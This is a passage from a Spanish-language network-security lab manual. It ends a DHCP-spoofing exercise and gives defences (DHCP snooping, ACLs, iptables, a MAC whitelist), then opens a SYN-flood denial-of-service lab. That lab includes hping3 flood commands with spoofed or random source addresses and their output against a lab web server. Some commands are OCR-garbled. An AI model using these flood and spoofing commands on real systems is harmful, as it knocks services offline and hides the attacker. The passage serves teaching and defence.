          inet6 addr: fe80::a00:27ff:fe30:9d98/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:19 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4608 (4.6 KB)  TX bytes:1152 (1.1 KB)
```

Ilustración 106: Asignación de las direcciones por la herramienta Wireshark.




Ilustración 107: Verificando la asignación IP de la otra máquina víctima.

Observando las peticiones a través de la herramienta **Wireshark.**




Ilustración 108: Verificando el tráfico con la herramienta Wireshark.

Si en esta máquina realizáramos un **sudo Aptitude Update** podremos observar que la maquina no puede descargar dichos paquetes de actualización.

Ilustración 109: Realizando descarga a través del comando UPDATE y se observa que no tenemos conexión por tener una puerta de enlace que no es la correspondiente.

De igual manera se pueden producir conflictos de asignación de dirección IP por lo que puede provocar problemas de conexión.




Ilustración 110: Observando que debido a este ataque provoca también conflictos con las direcciones IP.

Para detener el ataque DHCP Spoofing solo es necesario dar clic en la herramienta Ettercap en el menú **Start** y luego en **stop Sniff** y luego en MITM en **Stop Attack.**




Ilustración 111: Deteniendo el ataque MITM.

De esta manera es posible realizar el ataque DHCP Spoofing y lograr que las maquinas victima puedan adquirir direcciones IP a través de un servidor DHCP malicioso manipulado por una maquina atacantes que en este caso funciono también como Gateway.

DEFENSA CONTRA DHCP SPOOFING.

- **DHCP SNOOPING.**

La configuración se realiza de la siguiente manera:

! Habilito el feature

Switch (config)#**ip Dhcp snooping**

! Configuro el feature para el rango VLAN 1 hasta 100

Switch (config)#**ip dhcp snooping vlan 1 100**

! Acepto la inclusión de la opción 82 de DHCP

Switch (config)#**ip dhcp snooping information option**

!

Switch (config)#**interface FastEthernet0/1**

! Seteo la interfase Como trusted

Switch (config-if)#**ip dhcp snooping trust**

! Para evitar los ataques DOS, solo dejo pasar 10 respuestas por segundo

Switch (config-if)#**ip dhcp snooping limit rate 10**

!

Ahora vamos a monitorear los cambios aplicados:

Switch# **show ip dhcp snooping**

DHCP Snooping is configured on the following VLANs:

1-100

Insertion of option 82 information is enabled.

Interface	Trusted	Rate limit (pps)
FastEthernet0/1	yes	10

Y vemos la tabla:

Switch# **show ip dhcp snooping binding**

Option 82 on untrusted port is not allowed

MacAddress	IpAddress	Lease(sec)	Type	VLAN	Interface
00:D0:4B:87:64:8D	192.168.90.10	599740	dynamic	1	FastEthernet0/3

- **DEFENSA CON LISTA DE ACCESO.**

Una forma sería **utilizar ACLs** para bloquear UDP 68, que es el puerto destino que utiliza un servidor DHCP para hablar con el cliente (RFC 1531). Así que simplemente si quieres que un servidor DHCP no envíe paquetes offer o acks puedes crear una lista de acceso y aplicarla en los interfaces correspondientes:

ip access-list 100 deny udp any any eq 68
ip access-list 100 permit ip any any
int [interface facing the would-be rogue]
ip access-group 100 in

Esto no sería necesario si tenemos configurado el **ip helper-address** y el switch está actuando como broadcast hacia el servidor DHCP adecuado.

- **DEFENSA CON IPTABLES.**

Asumiendo que el servicio funcionará a través de la interfaz **eth1**, si lo prefiere, puede utilizar directamente el mandato **iptables**, ejecutando lo siguiente:

iptables -A INPUT -i eth1 -p udp -m state --state NEW -m udp \ --sport 67:68 --dport 67:68 -j ACCEPT

Service iptables save O bien edite el archivo **/etc/sysconfig/iptables**:

vim /etc/sysconfig/iptables y añada el siguiente contenido:

-A INPUT -i eth1 -p udp -m state --state NEW -m udp --sport 67:68 --dport 67:68 -j ACCEPT

Reinicie el servicio **iptables** a fin de que surtan efecto los cambios: **Service iptables restart.**

- **DEFENSA CON LISTA DE ACCESO.**

Cuando existen listas de acceso anti-Spoofing, estás deben siempre rechazar datagramas con broadcast o direcciones fuente multicast y los datagramas con las direcciones reservadas “loopback” como una dirección fuente.

Ip access-list number deny icmp any any redirect

Ip access-list number deny ip host 127.0.0.0 0.255.255.255 any

Ip access-list number deny ip 224.0.0.0 31. 255.255.255 any

Ip access-list number deny ip host 0.0.0.0 any

#Protección contra ataque de SPOOFING

Iptables -A FORWARD -i eth1 -p all -s 192.168.0.0/24 -j DROP

Iptables -A FORWARD -i eth1 -p all -s 172.16.0.0/24 -j DROP

Iptables -A FORWARD -i eth1 -p all -s 127.0.0.0/8 -j DROP

- **Habilito registro de Auditoria.**

Habilite el registro de auditoría en todos los servidores DHCP de la red y compruebe periódicamente los archivos de registro de auditoría y supervíselos si el servidor DHCP recibe de los clientes un número de solicitudes de concesión inusualmente alto. En los archivos de registro de auditoría encontrará la información necesaria para localizar el origen de cualquier ataque realizado contra el servidor DHCP. La ubicación predeterminada de los registros de auditoría de es

%windir%\System32\Dhcp.

- **Limitar el Acceso por Dirección MAC.**

Es posible limitar el acceso al servidor DHCP a través de la opción **deny** con el valor **unknown-clients** y definiendo una lista de direcciones MAC. Por Ejemplo:

Deny unknown-clients;

```
host impresora {
        hardware ethernet 00:24:2B:65:54:84;
}
Host pc1 {
        Hardware ethernet 00:50: BF: 27:1C:1C;
}
```

Edite el archivo **/etc/dhcp/dhcpd.conf** o bien **/etc/dhcpd.conf**, según corresponda: **vim /etc/dhcp/dhcpd.conf**

Un ejemplo de la configuración quedaría de tal manera que sólo las direcciones MAC en la lista pueden conectarse hacia el servidor DHCP y recibir una dirección IP:

```
# La dirección IP proporcionada.
# Server-identifier 172.16.1.1;
ddns-update-style interim;
ignore client-updates;
authoritative;
Default-lease-time 900;
Max-lease-time 7200;
Option ip-forwarding off;
Option domain-name "red-local.net";
Option ntp-servers 0.pool.ntp.org, 1.pool.ntp.org, 2.pool.ntp.org, 3.pool.ntp.org;
Shared-network redlocal {
        subnet 172.16.1.0 netmask 255.255.255.192 {
                Option routers 172.16.1.1;
                Option subnet-mask 255.255.255.192;
                Option broadcast-address 172.16.1.63;
                Option domain-name-servers 172.16.1.1;
                Option NetBIOS-name-servers 172.16.1.1;
                Range 172.16.1.2 172.16.1.58;
        }
# Lista de direcciones MAC que tendrán permitido utilizar el servidor
```

```
# DHCP.
# Deny unknown-clients impide que equipos fuera de esta lista puedan
# utilizar el servicio.
                Deny unknown-clients;
                Host impresora {
                        Hardware ethernet 00:24:2B:65:54:84;
                }
                Host pc1 {
                        Hardware ethernet 00:50:BF:27:1C:1C;
                }
                Host pc2 {
                        Hardware ethernet F4:C7:14:70:FA:AC;
                }
                Host laptop1 {
                        Hardware ethernet 44:87:FC:AA:DD:2D;
                }
                Host laptop2 {
                        Hardware ethernet 70:F1:A1:9F:70:3B;
                }

}
```

Si realizó cambios en la configuración, reinicie el servicio **dhcpd** a fin de que surtan efecto los cambios. **Service dhcpd restart**

PRACTICA

ATAQUE DE DENEGACION

DE SERVICIOS.

11.5 PRACTICA: DoS/DDoS.

Introducción.

Esta práctica consiste la realización del ataque de Denegación de Servicio, dicho ataque se realizara de manera real y virtual con la ayuda de **virtual Box** y 3 **maquina virtuales,** en unas de las 3 máquinas tendrá configurado el servidor de web con un sitio web www.uach.com, en las otras dos máquinas serán atacantes que implementaran dicho ataque desde la terminal haciendo uso de diferentes herramientas por ejemplo **hpin3,nmap,** se hará uso de dos máquinas las cuales: 1 maquina será sniffer para observar el tráfico con la herramienta WIRESHARK y la otra será un cliente o usuario que realiza peticiones a dicho sitio www.uach.com.

Objetivos.

- Demostrar con ayuda de la simulación la realización del ataque DDos.
- Llevar a cabo el ataque con las herramientas**hping3, nmap etc**.
- Llevar a cabo el ataque al servidor web configurado con **apache**.
- Brindar conocimientos de los ataques de Denegaciones de Servicios.
- Aplicar análisis del tráfico con la herramienta Wireshark**.**
- Brindar soluciones para la mitigación de dichos ataques.
- Implementar técnica Spoofing.

Requerimientos para la realización de la práctica.

- Tener instalado algún programa de virtualización por ejemplo **virtual Box.**
- Tener conocimientos básicos de **hping3, suplantación de identidad, configuración de servidor web, comandos Linux.**
- Contar con una maquinas real donde se tendrá instalado Ubuntu server para el servidor de web.
- Contar con los paquetes instalados como: hping3, Packit.
- Tener acceso a internet para descargar ciertos paquetes y herramientas.
- Contar con un switch, un router y analizador de protocolo Wireshark.

Desarrollo.

El ataque de Denegación de Servicios se caracteriza en que existen muchas maneras para realizar dicho ataque y poner en aprietos a los diferentes servidores ya que ocasiona un consumo de recursos computacionales, ancho de banda, espacio de disco, o tiempo de procesador, en la realización de estas prácticas se hará uso de diferentes herramientas para realizar dicho ataques, con objetivo de demostrar cómo realizar los ataques y como defenderse de los mismo, sin embargo no existe una solución 100% satisfactoria y esto es debido a que nunca se conoce quien será la siguiente víctima o la manera en que se realizara.

11.6 ATAQUE SYN FLOOD.

Escenario.




Ilustración 112: Escenario a desarrollar aplicando ataque Syn Flood.

Primeramente realizaremos este ataque con la herramienta **hpin3,** esta herramienta nos permitirá realizar el ataque de una manera sencilla a través de una sintaxis a seguir y permitiendo también la suplantación de identidad de dirección IP para evitar ser identificado como un atacante, el comando es el siguiente:

hping3 -p 80 -S --flood ip_victima.

Dónde:

-p 80: es el puerto que elegimos atacar

-S: activa el Flag Syn.

--Flood: le indica a hping que envié los paquetes a la máxima velocidad posible

ip_victima: es la ip o dominio a atacar.

Si queremos que nuestra **ip no sea visible** podemos añadirle la opción -a y la ip que vamos a falsearo bien utilizar **--rand-Source** con lo que se generan direcciones de origen ip al azar.

hping3 -a ip_falsa -p 80 -S --flood ip_victima

Realizando el ataque.

Descripción.

El servidor se encuentra alojado en una maquina con las siguientes características: Memoria1GB, disco duro 300 GB, procesador 2.5 Mhz y con una dirección IP **192.168.1.12/24** y que aloja un sitio web www.uach.com, se contara con un switch cisco no administrable y un router claro.




Ilustración 113: Maquina Atacante y Router Claro.




Ilustración 114: Comando ifconfig para verificar la dirección IP.

Ilustración 115: Accediendo a sitio web, con la ayuda de apache2.

Descripción de un **atacante 1**.

Con una dirección IP **192.168.1.13,** esta máquina tiene instalada la herramienta **hping3 (sudo apt-get install hping3).**




Ilustración 117: Comando Ifconfig para determinar la dirección IP.




Ilustración 116: Realizando inundación Syn Flood con la herramienta hpin3.

En este hpin3 se enviaron **12644638 paquetes.**

Descripción de un **atacante 2**.

Con una dirección IP **192.168.1.3,** esta máquina tiene instalada la herramienta **hping3 y se abrirán 4 terminales realizando el mismo sudo de la herramienta hping3.**




Ilustración 118: Comando IP para obtener dirección IP.

PRIMER TERMINAL, se enviaron **5496917 paquetes.**




Ilustración 119: Inundación Syn Flood con la herramienta hping3, terminal 1.

SEGUNDA TERMINAL, se enviaron **7572656 paquetes.**




Ilustración 120: Inundación Syn Flood con la herramienta hping3, terminal 2.

TERCER TERMINAL, se enviaron **9328267 paquetes.**




Ilustración 121: Inundación Syn Flood con la herramienta hping3, terminal 3.

CUARTA TERMINAL, se enviaron 6366716 paquetes.

```
root@rodolfo-laptop:/home/rodolfo# hping3 -p 80 -S --flood 192.168.1.12
HPING 192.168.1.12 (eth0 192.168.1.12): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown



^C
--- 192.168.1.12 hping statistic ---
6366716 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Ilustración 122: Inundación Syn Flood con la herramienta hping3, terminal 4.

ANALISIS CON WIRESHARK #1.

1264	236.906742	Comtrend_20:f0:77	Broadcast	ARP	60 Who has 192.168.1.2? Tell 192.168.1.1
1265	236.906746	AsrockIn_a9:22:d0	Comtrend_20:f0:77	ARP	42 192.168.1.2 is at 00:25:22:a9:22:d0
1266	236.907314	192.168.1.1	192.168.1.2	ICMP	72 Destination unreachable (Network unreachable)
1267	242.702299	192.168.1.8	192.168.1.2	TCP	62 descent3 > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
1268	242.848687	192.168.1.8	192.168.1.2	TCP	62 nbx-cc > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
1269	244.977497	192.168.1.5	192.168.1.2	TCP	62 [TCP Port numbers reused] ace-server > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=
1270	245.820436	192.168.1.8	192.168.1.2	TCP	62 nbx-cc > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
1271	247.835707	192.168.1.5	192.168.1.2	TCP	62 ace-server > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
1272	251.855599	192.168.1.8	192.168.1.2	TCP	62 nbx-cc > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
1273	253.870788	192.168.1.5	192.168.1.2	TCP	62 ace-server > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
1274	253.987766	192.168.1.5	192.168.1.2	TCP	62 ace-svr-prop > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
1275	256.988923	192.168.1.5	192.168.1.2	TCP	62 ace-svr-prop > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
1276	262.923326	192.168.1.5	192.168.1.2	TCP	62 ace-svr-prop > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
1277	264.865199	192.168.1.8	192.168.1.2	TCP	62 nbx-au > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
1278	267.848825	192.168.1.8	192.168.1.2	TCP	62 nbx-au > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
1279	273.883907	192.168.1.8	192.168.1.2	TCP	62 nbx-au > ndmp [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1

```
⊞ Frame 1279: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface 0
